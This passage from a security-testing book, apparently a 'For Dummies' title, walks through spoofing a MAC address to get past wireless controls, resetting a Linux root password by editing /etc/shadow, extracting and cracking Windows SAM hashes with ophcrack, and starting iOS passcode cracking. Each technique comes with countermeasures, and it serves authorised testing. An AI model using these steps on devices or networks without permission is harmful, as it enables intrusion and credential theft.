   Insert the fake MAC address and the network interface number like this:

```
[root@localhost root]# ifconfig wlan0 hw ether
01:23:45:67:89:ab
```

   The following command also works in Linux:

```
[root@localhost root]# ip link set wlan0 address
01:23:45:67:89:ab
```

c. *Bring the interface back up with this command:*

```
[root@localhost root]# ifconfig wlan0 up
```

TIP If you change your Linux MAC addresses often, you can use a more feature-rich utility called GNU MAC Changer (https://github.com/alobbs/macchanger).

More recent versions of Windows make it difficult to change your MAC address. You may be able to change your MAC addresses in your wireless NIC properties via Control Panel. If you don't like tweaking the operating system in this manner (or can’t), you can try a neat, inexpensive tool created by KLC Consulting called SMAC (available at https://smac-tool.com/). To change your MAC address, follow the steps I outline in Chapter 9.

When you’re done, SMAC presents something similar to the screen shown in Figure 10-17.

TIP To reverse any of the preceding MAC address changes, reverse the steps performed and then delete any data you created.

Note that APs, routers, switches, and the like may detect when more than one system is using the same MAC address on the network (that is, yours and the host that you're spoofing). You may have to wait until that system is no longer on the network. I rarely see any issues spoofing MAC addresses in this way, however, so you probably won't have to do anything.




FIGURE 10-17: SMAC showing a spoofed MAC address.

4. **Ensure that you're connected to the appropriate SSID.**

REMEMBER Even if your network is running WEP or WPA, you can still test your MAC address controls. You just need to enter your encryption key(s) before you can connect.

5. **Obtain an IP address on the network.**

   You can reboot or disable/enable your wireless NIC, run `ipconfig /renew` at a Windows command prompt, or enter a known IP address in your wireless network card's network properties.

6. **Confirm that you're on the network by pinging another host or browsing the internet.**

   In this example, I could ping the AP (10.11.12.154) or simply load my favorite web browser to see whether I can access the internet.

That's all there is to it. You've circumvented your wireless network's MAC address controls in six simple steps. Piece of cake!

Countermeasures against MAC spoofing

The easiest way to prevent the circumvention of MAC address controls and subsequent unauthorized attachment to your wireless network is to enable WPA2 or the relatively new WPA3. Another way to control MAC spoofing is to use a wireless intrusion prevention system. The second option is certainly more costly, but it could be well worth the money when you consider the other proactive monitoring and blocking benefits such a system would provide.

Physical security problems

Various physical security vulnerabilities can result in physical theft, the reconfiguration of wireless devices, and the capture of confidential information. You should look for the following security vulnerabilities when testing your systems:

- APs mounted on the outside of a building and accessible to the public.
- Poorly mounted antennas — or the wrong types of antennas — that broadcast too strong a signal and that are accessible to the public. You can view the signal strength in NetStumbler, your wireless client manager, or one of the commercial tools I mentioned earlier in this chapter.

TIP A related wireless exploit is when an attacker connects to a guest or test wireless network and then attempts to get into your production environment. I've seen that vulnerability in many organizations. Common approaches to solving this issue include physical separation of the wireless network from everything else and using a separate internet connection or setting up your guest wireless on a unique network segment. Modern enterprise wireless solutions offer these features. Even if you have the features enabled, be sure to test to confirm they cannot be bypassed.

These issues are often overlooked because of rushed installations, improper planning, and lack of technical knowledge, but they can come back to haunt you. The book *Wireless Networks For Dummies* (Wiley) provides more details.

Countermeasures against physical security problems

Ensure that APs, antennas, and other wireless and network infrastructure equipment are locked away in secure closets, ceilings, or other places that are difficult for a would-be intruder to access physically. Terminate your APs outside any firewall or other network perimeter security devices — or at least in a demilitarized zone (DMZ) — whenever possible. If you place unsecured wireless equipment inside your secure network, it can negate any benefits you would get from your perimeter security devices, such as your firewall.

If wireless signals are propagating outside your building where they don't belong, do one of the following things:

- Turn down the transmit power setting of your AP.
- Use a smaller or different antenna (semidirectional or directional) to decrease the signal.

Some basic planning helps prevent these vulnerabilities.

Vulnerable wireless workstations

Wireless workstations such as Windows-based laptops can have tons of security vulnerabilities, from weak passwords to unpatched security holes to the storage of WPA encryption keys locally. Most of the well-known wireless client vulnerabilities have been patched by their respective vendors, but you never know whether all your wireless systems are running the latest (and usually safest) versions of operating systems, wireless client software, and other software applications.

In addition to using the wireless client, stumbling, and network analysis software I mentioned earlier in this chapter, you should search for wireless client vulnerabilities by performing authenticated scans with various vulnerability testing tools, such as Nessus and Nexpose.

These vulnerability scanners aren't wireless-specific, but they may turn up vulnerabilities in your wireless computers that you might not have discovered or thought about testing otherwise. I cover operating-system and application vulnerabilities as well as using the tools in the preceding list in Parts 4 and 5 of this book.

Countermeasures against vulnerable wireless workstations

You can implement the following countermeasures to keep your workstations from being used as entry points into your wireless network:

- Regularly run vulnerability scans on your wireless workstations, in addition to other network hosts.
- Apply the latest vendor security patches and enforce strong user passwords.
- Use host-based firewalls (such as Windows Defender Firewall that's enabled by default in Windows 10 and Windows 11) and modern endpoint security/antimalware software on all wireless systems where possible, including phones and tablets, to keep malicious intruders off those systems and out of your network.

Default configuration settings

Similar to wireless workstations, wireless APs and routers have many known vulnerabilities. The most common ones are default SSIDs and admin passwords. The more specific ones occur only on certain hardware and software versions that are posted in vulnerability databases and vendor websites. Some wireless systems have WPA/WPA2 disabled by default as well. Or they've been set up that way through an honest oversight and have never been secured properly.

Countermeasures against default configuration settings exploits

You can implement some of the simplest and most effective security countermeasures for Wi-Fi, and they're all free:

- Make sure that you change default admin passwords and SSIDs.
- At a minimum, enable WPA2-PSK. WPA3 is ideal if your workstations and IoT devices will support it. If you must use PSKs, use very strong ones consisting of at least 20 random characters, or use WPA2 in enterprise mode with a RADIUS server for host authentication. WPA3-Enterprise is best. Use WPA2 for legacy device support.
- Disable SSID broadcasting if you don't need this feature.
- Apply the latest firmware patches for your APs and Wi-Fi cards. This countermeasure helps prevent various vulnerabilities, minimizing the exploitation of publicly known holes related to management interfaces on APs and client-management software on the clients.

Understanding How AI Can Help with Wireless Network Security

You can use AI to help with vulnerability and penetration testing, researching vulnerabilities, reporting, and so on. Another use for AI is to ensure your wireless networks are properly locked down and being

monitored. Many modern enterprise wireless network security products (access points/routers, hardware appliances, and cloud-based wireless management systems) have AI built into them to help with things such as seeking out rogue access points, detecting MAC address spoofing attempts, and other malicious usage on the network and hosts.

REMEMBER Neither vendor products nor AI will solve all of your wireless security problems, but they can certainly be a part of the solution.

Chapter 11

Mobile Devices

IN THIS CHAPTER

- **Seeking out the common weaknesses in laptops, phones, and tablets**
- **Executing security tests to uncover crucial mobile flaws**
- **Exploring the security vulnerabilities associated with the Internet of Things (IoT)**
- **Using AI to supplement mobile security**
- **Minimizing security risks in your mobile workforce**

Mobile computing is popular for business *and* hacking. It seems that everyone has a mobile device of some sort for personal or business use (usually both). If not properly secured, mobile devices connected to the enterprise network represent thousands upon thousands of unprotected islands of information floating about, out of your control.

Because of all the phones, tablets, and laptops running numerous operating system (OS) platforms chock-full of apps, an infinite number of risks are associated with mobile computing. Rather than delving into all the variables, this chapter explores some of the biggest, most common mobile security flaws that could affect you and your business.

Sizing Up Mobile Vulnerabilities

It pays to find and fix the low-hanging fruit on your network so that you get the most bang for your buck. Mobile laptop, phone, and tablet weaknesses such as no (or poorly implemented) encryption and no (or

easily guessed) power-on passwords should be front and center on your priority list.

For other technologies and systems (web applications, operating systems, and so on), you can usually find just the testing tool you need. Relatively few security testing tools are available for finding mobile-related flaws, however. Not surprisingly, the most expensive tools enable you to uncover the big flaws with the least pain and hassle.

Cracking Laptop Passwords

Arguably the greatest threats to any business's security are unencrypted laptops. Given all the headlines and awareness about this effectively inexcusable security vulnerability, it's still quite prevalent in business. This section explores tools that you can use to crack unencrypted laptop passwords on Windows, Linux, or macOS systems. I also discuss basic countermeasures that defend against this vulnerability.

Choosing your tools

My favorite tool for demonstrating the risks associated with unencrypted laptops running Windows is ElcomSoft System Recovery (`https://www.elcomsoft.com/esr.html`). You burn this tool to a DVD or USB device and use it to boot the system you want to recover (or reset) the password on, as shown in Figure 11-1.

You have the option to reset the local administrator (or other) password or have it crack all passwords. You can also work with domain-cached credentials stored on the local Windows system and even Active Directory accounts via the ntds.dit file. The tool really is that simple, and it's highly successful even on the latest operating systems, including Windows 11.

Like ophcrack (discussed later in this section and in Chapter 8), ElcomSoft System Recovery provides an excellent way to demonstrate that you need to encrypt your laptop drives.



[ESR v8.34.1189] Data source
Data source
Choose what you want to do. For example, selecting the SAM data source brings up miscellaneous tools for local user accounts.
SAM - local user database
Work with local computer accouts
NTDS.DIT - domain database
Work with Active Directory (domain) accounts
DCC - domain cached credentials
Work with domain cached accounts
Disk tools
Detect encrypted drives, extract drive encryption keys, etc.
Passwords and credentials
Passwords, hints, keys and miscellaneous personal information
Miscellaneous
Additional helpful tools
Forensic tools
System investigation tools
Help
<< Back
Next >>
Close

FIGURE 11-1: ElcomSoft System Recovery is great for cracking and resetting Windows passwords on unprotected laptops.

WARNING People will tell you that they don't have anything important or sensitive on their laptops, but they do. Even seemingly benign laptops used for training or sales can have tons of sensitive information that can be used against your business if the laptops are lost or stolen. This information includes documents and spreadsheets that users have copied from the network to work on locally, virtual private network (VPN) connections with stored login credentials, web browsers that have cached browsing history, and website passwords that users have chosen to save.

After you reset or crack the local administrator (or other) account, you can log in to Windows and have full access to the system. By poking around with WinHex (www.x-ways.net/winhex/), AccessEnum (https://learn.microsoft.com/en-us/sysinternals/downloads/accessenum), or similar tools, you can find sensitive information, remote network connections, and cached web connections to demonstrate the business risk. If you want to dig even deeper, you can use additional tools from ElcomSoft such as Phone Breaker, Proactive Password Auditor, and Advanced EFS Data Recovery to uncover additional information from Windows systems. Passware (https://www.passware.com) offers similar commercial tools as well.

TIP If you want to perform similar checks on a Linux-based laptop, you should be able to boot from a Knoppix (www.knoppix.net) or similar "live" Linux distribution and edit the local `passwd` file (often `/etc/shadow`) to reset or change it. Remove the encrypted code between the first and second colons for the root (or whatever user) entry or copy the password from the entry of another user and paste it into that area. Passware's Passware Kit Forensic can be used to decrypt Mac systems encrypted with FileVault2.

If you're budget-strapped and need a free option for cracking Windows passwords, you can use ophcrack as a stand-alone program in Windows by following these steps:

1. **Download the source file from https://ophcrack.sourceforge.io/.**
2. **Extract and install the program by extracting the latest version available at https://ophcrack.sourceforge.io/download.php?type=ophcrack.**
3. **Load the program by starting the ophcrack icon from your Start menu.**
4. **Click the Load button and select the type of test you want to run.**

In Figure 11-2, I'm connecting to a remote server called server1. This way, ophcrack authenticates to the remote server by using my locally logged-in username and runs pwdump code to extract the password hashes from the server's SAM database. You can also load hashes from the local machine or from hashes extracted during a previous pwdump session.




FIGURE 11-2: Loading password hashes from a remote SAM database in ophcrack.

The extracted password hash usernames look similar to those shown in Figure 11-3.




FIGURE 11-3: Usernames and hashes extracted via ophcrack.

5. **Click the Launch icon to begin the rainbow crack process.**

   If you see that password hashes are only in the NT Hash column, as shown in Figure 11-3, make sure that you downloaded the proper hash tables from `https://ophcrack.sourceforge.io/tables.php` or elsewhere. A good hash table to start with is Vista special (8.0GB). To load new tables, click the Tables icon at the top of the ophcrack window, as shown in Figure 11-4.

If necessary, relaunch the rainbow crack process in Step 5. The process can take a few seconds to several days (or more), depending on your computer's speed and the complexity of the hashes being cracked.




FIGURE 11-4: Loading the required hash tables in ophcrack.

TIP I *highly* recommend that you use ophcrack's LiveCD on a sample laptop computer or two to demonstrate how simple it is to recover passwords and, subsequently, sensitive information from laptops that don't have encrypted hard drives. This exploit is amazingly simple, yet many people still refuse to invest money in full-disk encryption software, even the free and enterprise-ready Microsoft BitLocker. As mentioned previously, ElcomSoft System Recovery is another great tool for this exercise.

Applying countermeasures

The best safeguard against a hacker using a password reset program against your systems is encrypted hard drives. You can use BitLocker in Windows, which can be enabled locally or through a Group Policy in Active Directory. There's also FileVault in macOS for systems with Apple silicon and the Apple T2 Security Chip. Other solutions for encrypting drives are often bundled with anti-virus/endpoint protection software. You can also use self-encrypting drives that are becoming more popular.

Power-on passwords set in the BIOS can be helpful as well, but they're often mere bumps in the road. All a criminal has to do is reset the BIOS password or, better, remove the hard drive from your lost or stolen system and access it from another machine. You also need to ensure that people can't gain unauthorized physical access to your computers. When a hacker has physical access and your drives aren't encrypted, all bets are off. That said, full-disk encryption isn't foolproof; see the sidebar "The fallacy of full-disk encryption." The good news is that modern computers with Unified Extensible Firmware Interface (UEFI) BIOS replacement are more resilient to these types of attacks.

THE FALLACY OF FULL-DISK ENCRYPTION

It seems simple enough to encrypt your laptop hard drives and be done with laptop security. In a perfect world, that would be the case, but as long as people are involved, I suspect that this mobile weakness will continue to exist.

Several problems with disk encryption create a false sense of security. The first is password selection. Your disk encryption is only as good as the password (or passphrase) that was used to enable the encryption. The second is key management. If your users don't have a way to get into their systems if they forget or lose their passwords, they'll get burned once and do whatever it takes not to encrypt their drives moving forward. Also, certain disk encryption software, such as Microsoft's BitLocker, may provide the option for (or even require) users to carry around their decryption keys on a thumb drive or similar storage device. Imagine losing a laptop with the key to the kingdom stored right inside the laptop bag! It happens. Finally, there's screen locking. This potentially fatal flaw with full-disk encryption occurs when users refuse to ensure that their screens are locked whenever they step away from their encrypted laptops. It takes only a few seconds for a criminal to swipe a laptop to gain — and maintain — full access to a system that's "fully protected" with full-disk encryption.

One final important note: Certain types of full-disk encryption can be cracked. The protections offered by BitLocker and FileVault, and the discontinued TrueCrypt, for example, can be negated by programs such as Passware Kit Forensic and ElcomSoft Forensic Disk Decryptor (www.elcomsoft.com/efdd.html). Furthermore, you shouldn't be using TrueCrypt, given that its original developers went dark, and flaws exist that can allow a full-system compromise by a hacker. Even with these vulnerabilities, full-disk encryption can protect your systems from less technically inclined passersby who might end up in possession of one of your lost or stolen systems.

Cracking Phones and Tablets

I don't envy IT administrators and information security managers for many reasons, but especially when it comes to the *bring your own device* (BYOD) movement with so many people now working from home. With BYOD, you have to trust that your users are making good decisions about security, and you have to figure out how to manage every device, platform, and app. This management task is one of the greatest challenges that IT professionals have faced to this point. Further complicating matters, criminal hackers, thieves, and other hooligans are doing their best to exploit this complexity, creating serious business risks. The reality is that few businesses — and individuals — have their phones and tablets properly secured.

Plenty of vendors claim that their mobile device management (MDM), enterprise mobility management (EMM), or unified endpoint management (UEM) solutions are the answer to mobile device woes. They're right … to an extent. These systems have controls that separate personal information from business information and ensure that the proper security controls are enabled at all times, which is a big leap toward locking down the mobile ecosystem.

One of the best things you can do to protect phones and tablets from unauthorized use is implementing this nifty security control that dates back to the beginning of computers: *passwords*. Yep, your phone and tablet users should employ good old-fashioned passwords (technically, passphrases) that are easy to remember but hard to guess. Passwords are

among the best controls you can have, yet plenty of mobile devices have no passwords or passwords that are easily cracked.

iOS devices starting with version 9 have come with a six-character passcode default. Android 5.0 Lollipop originally defaulted to encrypting the entire device, although that setting was made optional for manufacturers after complaints about performance degradation.

In the following section, I demonstrate accessing mobile devices with a commercial forensics tool. Keep in mind that such tools are typically restricted to law enforcement personnel and security professionals, but they could certainly end up in the hands of the bad guys. Using such tools for your own information security testing can be a great way to demonstrate the business risk and make a case for better mobile controls.

REMEMBER Mobile apps can introduce a slew of security vulnerabilities into your environment, especially certain apps available for Android via Google Play that aren't properly vetted. As I discuss in Chapter 15, I've found mobile apps to have the same flaws as traditional software, such as SQL injection, hard-coded encryption keys, and buffer overflows that can put sensitive information at risk. The threat of malware is there as well. Mobile apps are yet another reason to get your mobile environment under control by using, at minimum, a proven MDM system such as Microsoft Intune and Apple Business Manager with Apple MDM. There are also third-party alternatives such as MaaS360 (`https://www.ibm.com/products/maas360/mobile-security`) or ManageEngine Mobile Device Manager Plus (`http://www.manageengine.com/mobile-device-management`).

Cracking iOS passwords

I venture to guess that many phone and tablet passwords (really, just four-digit PINs or passcodes) can be guessed outright. When a mobile device gets lost or stolen, all that the person who recovers it has to do is

try basic number combinations such as 1234, 1212, or 0000. Soon, *voilà!* — the system is unlocked.

Many phones and tablets running iOS and Android are configured to wipe the device if the incorrect password is entered a certain number of times (often ten failed attempts). This security control is reasonable indeed. But what else can you do? Some commercial tools can be used to crack simple passwords or PINs and recover information from lost or stolen devices or devices undergoing a forensics investigation.

ElcomSoft's iOS Forensic Toolkit (`https://www.elcomsoft.com/eift.html`) provides a way to demonstrate how easily passwords and PINs on iOS-based phones and tablets can be cracked. iOS Forensic Toolkit supports iOS versions 3 through 17. Here's how:

1. **Plug the iOS device (iPhone, iPod, or iPad) into your test computer and place it in Device Firmware Upgrade (DFU) mode.**

   To enter DFU mode, power the device off, hold down the Home button (bottom center) and sleep button (often, the top-right corner) at the same time for 10 seconds, and continue holding down the Home button for another 10 seconds. The device's screen goes blank.

2. **Load the iOS Forensic Toolkit by inserting your USB license dongle into your test computer and running `Tookit.cmd`.**

   You see the screen shown in Figure 11-5.

